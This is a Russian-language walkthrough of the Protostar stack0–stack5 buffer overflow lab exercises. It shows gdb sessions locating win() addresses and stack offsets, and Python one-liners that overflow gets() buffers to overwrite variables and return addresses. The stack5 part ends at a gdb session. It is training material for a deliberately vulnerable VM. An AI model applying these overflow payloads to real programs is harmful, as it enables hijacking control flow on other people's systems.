

0

65 А чтобы переполнить буфер, так как gets не проверяет, вышел ли ввод за пределы буфера

```
$ ./stack0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
you have changed the 'modified' variable
$ _
```

1

заполняем стек и записываем нужное значение (в обратном порядке, так как считывается тоже в обратном)

```
./stack1 `python -c "print 'A'*64+'\x64\x63\x62\x61'"`
```


2

меняем переменную окружения снаружи

```
export GREENIE=$(python -c "print 'a'*64 + '\x0a\x0d\x0a\x0d'")
```

3

переходим в gdb и узнаем значение для вызова win, после чего заполняем буфер А доверху, чтобы указать значение по которому вызовется win()



```
crypto [Running]
gs          0x33      51
(gdb) quit
A debugging session is active.

        Inferior 1 [process 1760] will be killed.

Quit anyway? (y or n) y
$ gdb stack3
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show c
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack3...done.
(gdb) print win
$1 = {void (void)} 0x8048424 <win>
(gdb) quit
$ python -c "print 'A'*64+'\x24\x84\x04\x08'" | ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
$ _
```

4

открываем дебагер для stack4

узнаем адрес win(в дебаггере print win)

disas main(узнаем все адреса для main)

ставим дебаггер на начало программы и запускаем(смотрим на stack pointer)

```
crypto [Running]
Breakpoint 2 at 0x8048415: file stack4/stack4.c, line 15.
(gdb) r
Starting program: /opt/protostar/bin/stack4

Breakpoint 1, main (argc=1, argv=0xbffffdc4) at stack4/stack4.c:12
12      stack4/stack4.c: No such file or directory.
      in stack4/stack4.c
(gdb) info registers
eax          0xbffffdc4          -1073742396
ecx          0x9f2909cc          -1624700468
edx          0x1                1
ebx          0xb7fd7ff4          -1208123404
esp          0xbffffd1c          0xbffffd1c
ebp          0xbffffd98          0xbffffd98
esi          0x0                0
edi          0x0                0
eip          0x8048408            0x8048408 <main>
eflags      0x200246 [ PF ZF IF ID ]
cs          0x73                115
ss          0x7b                123
ds          0x7b                123
es          0x7b                123
fs          0x0                0
gs          0x33                51
(gdb)
```

ставим дебаггер на конец программы и запускаем(смотрим на eax)

```
crypto [Running]
      at stack4/stack4.c:15
15      in stack4/stack4.c
(gdb) info break
Num      Type      Disp Enb Address      What
1        breakpoint keep n  0x08048409 in main at stack4/stack4.c:12
2        breakpoint keep y  0x08048415 in main at stack4/stack4.c:15
      breakpoint already hit 1 time
(gdb) info registers
eax          0xbffffcd0          -1073742640
ecx          0x124cef48          307031880
edx          0x1                1
ebx          0xb7fd7ff4          -1208123404
esp          0xbffffcc0          0xbffffcc0
ebp          0xbffffd18          0xbffffd18
esi          0x0                0
edi          0x0                0
eip          0x8048415            0x8048415 <main+13>
eflags      0x200286 [ PF SF IF ID ]
cs          0x73                115
ss          0x7b                123
ds          0x7b                123
es          0x7b                123
fs          0x0                0
gs          0x33                51
(gdb) _
```

## Hex Calculator

### Hexadecimal Calculation—Add, Subtract, Multiply, or Divide

#### Result

Hex value:

bffffd1c – bffffcd0 = **4C**

Decimal value:

3221224732 – 3221224656 = **76**

<input type="text" value="bffffd1c"/>	-	<input type="text" value="bffffcd0"/>	= ?
<input type="button" value="Calculate"/>		<input type="button" value="Clear"/>	

```
python -c "print 'A'*76 + '\xf4\x83\x04\x08'" | ./stack4
```

5

```
crypto [Running]
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) disas main
Dump of assembler code for function main:
0x080483c4 <main+0>:    push    %ebp
0x080483c5 <main+1>:    mov     %esp,%ebp
0x080483c7 <main+3>:    and     $0xffffffff0,%esp
0x080483ca <main+6>:    sub     $0x50,%esp
0x080483cd <main+9>:    lea     0x10(%esp),%eax
0x080483d1 <main+13>:   mov     %eax,(%esp)
0x080483d4 <main+16>:   call    0x80482e8 <gets@plt>
0x080483d9 <main+21>:   leave
0x080483da <main+22>:   ret
End of assembler dump.
(gdb) b main
Breakpoint 1 at 0x80483cd: file stack5/stack5.c, line 10.
(gdb) r
Starting program: /opt/protostar/bin/stack5

Breakpoint 1, main (argc=1, argv=0xbffffdc4) at stack5/stack5.c:10
10      stack5/stack5.c: No such file or directory.
      in stack5/stack5.c
(gdb) _
```

```
crypto [Running]
Breakpoint 1 at 0x80483cd: file stack5/stack5.c, line 10.
(gdb) r
Starting program: /opt/protostar/bin/stack5

Breakpoint 1, main (argc=1, argv=0xbffffdc4) at stack5/stack5.c:10
10      stack5/stack5.c: No such file or directory.
    in stack5/stack5.c
(gdb) info registers
eax          0xbffffdc4      -1073742396
ecx          0xfe23c96a      -31209110
edx          0x1             1
ebx          0xb7fd7ff4      -1208123404
esp          0xbffffcc0      0xbffffcc0
ebp          0xbffffd18      0xbffffd18
esi          0x0             0
edi          0x0             0
eip          0x80483cd        0x80483cd <main+9>
eflags      0x200286 [ PF SF IF ID ]
cs          0x73             115
ss          0x7b             123
ds          0x7b             123
es          0x7b             123
fs          0x0             0
gs          0x33             51
(gdb) _
```